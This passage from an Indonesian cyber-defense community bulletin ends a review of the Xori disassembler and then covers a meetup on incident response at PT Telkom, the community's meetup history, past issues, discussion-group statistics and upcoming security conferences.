0x4e2623:	74 dc 00 00 00 00 00 00 00 00 00 00 00 00 00 00	je 0x4e2601
0x4e2625:	89 f9 00 00 00 00 00 00 00 00 00 00 00 00 00 00	mov ecx, edi
0x4e2627:	57 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	push edi
0x4e2628:	48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	dec eax

Gambar 3 - Tampilan Linear Analisis pada XORI

Jika dibandingkan dengan IDA Pro, Xori masih memiliki hal yang bisa di-improve beberapa diantaranya dengan cara menambahkan fitur seperti *arguments* dan *enumeration*, namun hal ini masih dapat dimaklumi karena *tools* ini masih terhitung baru. Xori juga belum dilengkapi dengan *string analysis* karena dibuat untuk *automation*. Namun kedepannya, akan ada fitur-fitur tambahan yang akan ditambahkan kedalam Xori.

Untuk saat ini, Xori belum mampu bersaing dengan *disassembler* lainnya seperti IDA Pro, Radare2, atau Binary Ninja, namun Xori cukup baik dalam menganalisa *malware* dengan jumlah banyak karena dibuat dengan tujuan *automation*. Xori dilaporkan dapat membaca 1000 ember *Samples* dalam waktu 20 menit dengan menggunakan 8 cores dan memakan 5.3GB json ke dalam SSD. Xori cocok digunakan untuk *user* yang memiliki *resource* terbatas dan waktu yang sedikit karena Xori sangat ringan untuk digunakan dan proses *disassembly* pun tergolong cukup cepat.

Di Bukalapak, mencoba suatu hal atau inovasi baru merupakan hal yang sering kami lakukan. Perkembangan teknologi dan munculnya berbagai *tools* baru merupakan hal yang bermanfaat karena kami dapat melakukan berbagai eksperimen atau percobaan untuk menentukan *tools* yang paling sesuai dengan kebutuhan Bukalapak. Keamanan terhadap sistem merupakan suatu hal yang penting bagi Bukalapak karena kami melayani lebih dari 30 juta pengguna, dengan munculnya *tools* baru seperti Xori, kami berharap akan semakin banyak *improvement* dan variasi *tools* agar semakin banyak pilihan untuk dapat bekerja secara efektif.



**NARENDRA SAPU-  
TRA MONGAN**

*Blue Team Security Engineer  
BUKALAPAK*

*Cybersecurity Enthusiast yang bercita-cita untuk menjadi Cyber Forensics Investigator. Founder CyberSurf di Brigham Young University-Hawaii.*

6

# Event Reports

“Perjuanganku lebih mudah karena mengusir penjajah, tapi perjuanganmu akan lebih sulit karena melawan bangsamu sendiri”

– Soekarno



National Hero Day  
10 November

BERGERAK MAJU GAGAH BERANI

# 5th Meetup - Cyber Defense Community di PT Telkom

ditulis oleh Tim Redaksi CDEF

## Cyber Defense 5th Community Meetup

Dari Kesadaran Keamanan Informasi menuju Budaya Keamanan Informasi



### INCIDENT RESPONSE



#### INCIDENT RESPONSE

Ferry Afit Kurniawan  
Telkom



Setelah melalui perjalanan panjang di Tahun ini, alhamdulillah pada kesempatan kali ini komunitas Cyber Defense Indonesia (CDEF) berkesempatan untuk menyelenggarakan pertemuan atau *meetup* ke-5 yang kali ini dilaksanakan di Graha Merah Putih PT. Telkom Indonesia. Kali ini topik yang diangkat dalam pertemuan tersebut yakni “Incident Response” dengan menampilkan dua orang pembicara yang akan berbagi pengalamannya di dalam hal tersebut. Pembicara pertama yakni Ferry Afit Kurniawan yang merupakan seorang security Analyst yang bekerja di tempat dimana meetup dilaksanakan, sementara pembicara kedua yakni Ritchie Fergindo yang berasal dari PT Horangi, dia mengangkat tema “Sniper Forensics”.

Meskipun sempat khawatir minimnya peserta yang hadir, namun Alhamdulillah antusiasme peserta kali ini sangat besar, hingga penyelenggara acara kewalahan untuk menyediakan

tempat duduk peserta. Hal ini dikarenakan membludaknya jumlah peserta yang hadir pada kesempatan kali ini yang melebihi 150 orang. Meskipun harus duduk di lantai namun demikian para peserta tetap antusias mengikuti rangkaian kegiatan acara meetup CDEF yang ke-5 ini.



**Gambar 1 - Ferry Afit Kurniawan membawakan Topik Learning From Incident Response**

Pada kesempatan pertama sesi *sharing session* mas Ferry Afit Kurniawan selaku tuan rumah berbagi pengalamannya mengenai apa yang harus dipelajari dari sebuah insiden keamanan siber, sehingga dari setiap insiden kita bisa memperoleh pelajaran berharga agar hal tersebut tidak terulang di kemudian harinya.



Gambar 2 - Ritchie Fergindo membawakan Topik Sniper Forensics



Gambar 3 - Antusiasme Peserta Bertanya pada sesi Sharing Session

Pada sesi *sharing session* pun, meski sudah larut malam para peserta pun tetap antusias dalam mengekplorasi hal yang disampaikan oleh pemapar pada kesempatan ini.



**Gambar 4 - Peluncuran Majalan CDEF oleh Komunitas Cyber Defense**

Pada akhir acara, komunitas CDEF juga meluncurkan *teaser* buletin CDEF yang kali ini mengangkat tema Indonesia merdeka. Pada buletin ini menampilkan dua orang tokoh yang berkecimpung di dunia Cyber Defense, yakni ada Om Tin Tin dan Pak Paulus Tamba, pada bagian wawancara eksklusif ini keduanya berbagi pengalaman dan saran kepada generasi muda yang ingin menggeluti dunia *cyber defense*.



Gambar 5 - Meski Berdiri Semangat Mas Wahyu dan Mas Sida tidak Padam mengikuti acara



Gambar 6 - Berbincang selepas sesi Sharing Session



Gambar 7 - Foto Bersama setelah Kegiatan Meetup

Semoga kita dapat berjumpa lagi di *meetup* selanjutnya. Jangan lupa ditunggu kontribusinya di edisi buletin selanjutnya ya. **Sharing is caring.**

7

# KALEIDOSKOP

“Jika orang lain bisa, saya juga bisa, mengapa pemuda-pemudi kita tidak bisa, jika memang mau berjuang”

– Abdul Muis



Meetup

# MEETUP



1st

OCT 2017

20

LOKASI

BliBli.com

2nd

NOV 2017

28

LOKASI

BTPN



Meetup

# MEETUP



3rd

FEB 2018

14

LOKASI

DATACOMM

4th

APR 2018

20

LOKASI

IDCLOUD



Meetup

# MEETUP



5th

AUG 2018

14

LOKASI

PT TELKOM



6th

NOV 2018

9

LOKASI

TRAVELOKA

# PUBLIKASI BULETIN



First Edition

**CDEF Magazine**

TURUT SERTA MENCERDASKAN KEHIDUPAN BANGSA

RUBRIK TANYA JAWAB  
"LEBIH DEKAT DENGAN SALAH SATU PENGGAGAS KOMUNITAS CYBER DEFENSE "

INTERVIEW KHUSUS  
DENGAN RUSDI RACHIM  
"MEMULAI (PERJALANAN) KARIR DI BIDANG CYBER (DEFENSE) SECURITY "

TUTORIAL  
Monitoring Windows Event Logs dengan Graylog, Membangun Log Management dengan ELK Stack

OWASP

EVENTS REPORT  
CDEF Meetup Agenda  
Liputan Sharing Session di SMK Negeri 2 Depok Sleman  
Event Report: Cyber Defense NetWars 2017

Edisi Pertama

Edisi Kedua | Edisi Khusus

**CDEF Magazine**

TURUT SERTA MENCERDASKAN KEHIDUPAN BANGSA

**BERKENALAN DENGAN SRIKANDI KEAMANAN SIBER INDONESIA**

HOT TOPICS  
MEMBEDAH WANNAMINE MALWARE

TUTORIAL  
MEMBANGUN WAF SENDIRI DENGAN OPENRESTY

HOT TOPICS  
MITIGASI SPECTRE DAN MELTDOWN

Cyber Defense Community | Q2 2018 GRATIS TIDAK DIPERJUAL BELIKAN SECARA KOMERSIL

Edisi Kedua

Edisi Ketiga | Edisi CDEF untuk 73 Tahun Indonesia Merdeka

**CDEF Magazine**

Cyber Defense Community

TURUT SERTA MENCERDASKAN KEHIDUPAN BANGSA

**ARTI MERDEKA PADA KEAMANAN SIBER MENGENAL LEBIH DEKAT PAULUS TAMBA DAN TINTIN**

HOT TOPICS  
MITIGASI & PENANGANAN INSIDEN KEAMANAN PADA MIKROTIK RouterOS

TUTORIAL  
10 TIPS CARA MENGAMANKAN SITUS WEB


CDEF untuk 73 Tahun Indonesia Merdeka | Q3 2018 GRATIS TIDAK DIPERJUAL BELIKAN SECARA KOMERSIL

Edisi Ketiga

Unduh bulletin kami melalui alamat website :  
<https://cdef.id/category/bulletin/>

# YOUTUBE CHANNEL

The image shows a screenshot of a YouTube channel page. At the top, there's a banner with a night cityscape background. Below it, the channel name "Cyber Defense Indonesia" is displayed next to a circular logo containing "CDEF". The channel has 32 subscribers. A red "SUBSCRIBE 32" button is visible. The navigation bar includes links for HOME, VIDEOS (which is underlined), PLAYLISTS, CHANNELS, DISCUSSION, and ABOUT. A search icon is also present. Below the navigation, there are two rows of video thumbnails. The first row contains four video thumbnails with titles and view counts: "Wawancara Ekslusif: Don Anto - Trailer" (46 views, 2 days ago), "CDEF Wawancara - TinTin - BMW X6 atau CTO ? - Part 4" (31 views, 2 weeks ago), "CDEF Wawancara - TinTin - Perkembangan Cybersecuri..." (22 views, 2 weeks ago), and "CDEF Wawancara - TinTin - Tentang Digital Forensics - ..." (20 views, 2 weeks ago). The second row contains four more video thumbnails with titles and view counts: "23:35", "9:07", "11:12", and "18:05".





# WEBSITE (<https://cdef.id>)



## Our Main Activity

In order to become the most comprehensive and respectful community, we do a lot of activity to support our members and Indonesia's cyber security ecosystem



### Discussion

We talk much, especially in the midnight and weekend. Ask your problems or share your thoughts in the community discussion group



### Bulletin

We write a lot. Bulletin is one of our media to spread our campaign and propaganda in Cyber Defense, go check it out!



### Meetup

We like to meet each other, sharing coffee, snacks, and jobs opportunity. Join Us in the meetup to get current insight in Cyber Defense

**FEB 2018**

**14**

**BLOG POST**

**16**

**VIEWS**

**8,419**



# GROUP CHAT

## COMMUNITY DISCUSSION



Cyber Defense Discussion  
Created 1/20/2017 at 3:31 AM

### Description

Cyber Defense Community Indonesia is a community that focus in Incident Detection & Response, Threat Hunting, Security Hardening, Security Monitoring, Digital Forensics, Security Awareness, Security Policy, etc.

## MEETUP PREPARATION



CDEF - Tim Meetup  
Created 8/8/2018 at 11:18 AM

### Description

Grup khusus member komunitas Cyber Defense Indonesia untuk persiapan Meetup rutin

## BULLETIN



CDEF - Tim Redaksi  
Created 7/25/2018 at 6:51 PM

### Description

Grup khusus member komunitas Cyber Defense Indonesia untuk persiapan, pembuatan, dll terkait Cyber Defense Buletin


116

7


5

# STATISTIK GRUP DISKUSI

## 10 ANGGOTA GRUP TERAKTIF





## WAKTU DISKUSI TERAKTIF



# STATISTIK GRUP DISKUSI



## HARI DIMANA DISKUSI SERING DILAKUKAN



date_wday	count	percent
thursday	3426	17.678931
tuesday	3387	17.477682
friday	3269	16.868775
wednesday	3248	16.719129
saturday	2471	12.750916
monday	2094	10.805511
sunday	1492	7.699056


# CYBERSECURITY EVENT CALENDAR

CSI conference 2018



JAKARTA

5-7 DESEMBER 2018



Indonesia berada di episentrum kerentanan dunia maya, diakui secara global sebagai sumber serangan siber terbesar di dunia. Server yang kurang aman di Indonesia digunakan tidak hanya untuk menyerang target domestik, tetapi juga untuk melakukan serangan dengan target di seluruh dunia.

Konferensi **Cyber Security Indonesia** menyatukan pemikiran para pemimpin keamanan siber, pembuat kebijakan, profesional, inovator, penyedia layanan, pengguna akhir dan pemangku kepentingan industri terkemuka untuk berbagi pengetahuan dan memperdebatkan isu-isu kritis seputar ancaman terhadap keamanan informasi, baik di tingkat nasional maupun internasional. skala. Acara ini dirancang khusus untuk menciptakan *platform* bersama bagi para ahli dan masyarakat untuk berkumpul dan berbagi pengetahuan tentang satu masalah yang mengganggu - kejahatan dunia maya dan bagaimana menjaga diri Anda dalam batas-batas keamanan siber.

Tiga topik hangat yang diangkat pada konferensi pada tahun ini antara lain **Fokus Nasional mengenai Keamanan, Infrastruktur Kritis dan Smart City (Industrial IoT)**.

<https://www.cybersecurityindo.com>



# CYBERSECURITY EVENT CALENDAR

**IDSECCONF 2018**



**UNIV. MUHAMMADIYAH MALANG  
(UMM DOME), MALANG**

**1-2 DESEMBER 2018**

Acara ini diselenggarakan oleh Komite IDSECCONF, yang terdiri dari individu-individu independen yang telah terlibat di berbagai komunitas hacking dan keamanan informasi diantaranya ECHO, Kecoak Elektronik, Jasakom, AntiHackerlink, 1stlink, dan banyak lainnya. Tiap-tiap anggota komite berdedikasi sangat amat tinggi dengan sedikit waktu yang dimiliki untuk membuat agar acara ini dapat terlaksana setiap tahunnya.

Adapun tema yang diangkat pada kegiatan kali ini adalah “**Hacking the Latest Technology**”, dengan topik yang diangkat antara lain

**Internet-of-things (IOT) Security and hacking**

**Big Data Security and hacking**

**DevOps Security And SOAR**

**Cloud Computing Security and hacking**

**Machine Learning And Blockchain**

<http://2018.idseccconf.org/>



# TERIMA KASIH PARA PEMBACA BULLETIN CDEF

© Hak Cipta dilindungi oleh Teman-Teman Komunitas CDEF

Silahkan menyebarluaskan majalah ini, majalah ini adalah majalah gratis atau tidak berbayar. Pungutan yang berkaitan dengan majalah ini di luar tanggung jawab kami. Silahkan kutip konten majalah ini, tapi mohon tetap sertakan nama asli penulisnya sebagai bentuk penghargaan dan kerja keras penulis dalam membuat tulisan atau artikel tersebut.